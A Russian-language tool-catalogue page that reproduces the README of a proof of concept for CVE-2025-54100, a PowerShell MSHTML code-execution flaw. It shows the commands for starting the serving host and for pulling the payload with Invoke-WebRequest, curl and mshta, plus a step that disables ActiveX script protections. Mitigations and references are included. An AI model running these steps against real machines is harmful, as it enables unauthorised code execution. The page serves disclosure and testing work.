
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2025-54100 — CVE-2025-54100 (уязвимость удаленного выполнения кода в PowerShell) | Kitploit
Инструменты/GitHubGitHub/xiaolvchen/cve-2025-54100
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийТестирование на ПроникновениеОбучение и ОбразованиеРазработка Полезной Нагрузки
GitHubxiaolvchen/cve-2025-54100

CVE-2025-54100

CVE-2025-54100 (уязвимость удаленного выполнения кода в PowerShell)

Репозиторий
178 месяцев назадЕщё не проверено

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →
Поделиться

CVE-2025-54100 – PoC анализа ответа PowerShell

Демонстрация того, как CVE-2025-54100 через обработку вредоносного HTML приводит к удаленному выполнению кода (RCE) в Windows PowerShell 5.1.

Что такое CVE-2025-54100?

Тип уязвимости: Риск внедрения команд при отсутствии параметра -UseBasicParsing в Invoke-WebRequest

Уровень серьезности: CVSS 7.8 (высокий)

Основная причина: Обработка HTML-ответа на основе MSHTML позволяет выполнение скриптов (например, ActiveXObject) в контексте вызывающего.

Затронутые системы:

  • Windows 10 / 11
  • Windows Server 2008–2025
  • PowerShell 5.1

Принцип работы PoC

  1. Сервер FastAPI в CVE-2025-54100.py возвращает специально сконструированную HTML-нагрузку
  2. Скрипт в HTML пытается создать объекты ActiveX, такие как WScript.Shell / Shell.Application
  3. На уязвимом хосте парсер MSHTML выполняет этот скрипт, демонстрируя удаленное выполнение кода запуском calc.exe
  4. Предоставленная нагрузка является минимальной и невредоносной, предназначена только для исследования и проверки, но может быть расширена по мере необходимости для дальнейшего анализа.

Быстрый старт

Требования к окружению

  • Python 3.10+ (протестировано с FastAPI и Uvicorn)
  • Установка зависимостей
    python3 -m venv .venv
    source .venv/bin/activate
    pip3 install -r requirements.txt
    

Запуск вредоносного сервера

Запуск PoC HTTP-сервера:

uvicorn app:app --host 0.0.0.0  --port 8888 --reload

Запуск с уязвимой машины

На уязвимом хосте Windows, не используя -UseBasicParsing, выполните следующие команды:

# Invoke-WebRequest
Invoke-WebRequest -Uri "http://192.168.26.16:8888"
# curl (псевдоним в PowerShell)
curl http://192.168.26.16:8888
# mshta
mshta http://192.168.26.16:8888

Убедитесь, что порт соответствует конфигурации сервера. Если система уязвима, встроенный скрипт будет выполнен парсером MSHTML.

Примечание: Некоторые антивирусы могут блокировать это поведение, даже если сама уязвимость парсинга все еще существует.

Устранение неполадок и проверка

  1. Если calc.exe не запускается:
    1. На уязвимой машине откройте Свойства обозревателя
    2. Перейдите в Безопасность → Другой уровень
    3. Включите «Инициализировать и выполнять сценарии для элементов ActiveX, не помеченных как безопасные»
    4. Снова выполните Invoke-WebRequest без параметра -UseBasicParsing

Этот шаг предназначен для проверки вектора выполнения. В реальной атаке злоумышленники могут использовать обфускацию или методы обхода для преодоления стандартных ограничений безопасности.

Доказательство проверки

PoC

Меры по смягчению

Microsoft исправила эту уязвимость в декабре 2025 года:

  1. Своевременно устанавливайте обновления безопасности Windows.

  2. Всегда используйте -UseBasicParsing, чтобы избежать парсинга MSHTML:

    Invoke-WebRequest -Uri "http://<attacker-ip>:8888" -UseBasicParsing
    
  3. Переходите на PowerShell 7+ (pwsh), так как PowerShell Core больше не полагается на MSHTML для парсинга, что устраняет проблему на уровне архитектуры.

Ссылки

  • NVD: CVE-2025-54100
  • MSRC: Update Guide
  • GitHub: osman1337-security/CVE-2025-54100
Скачать инструмент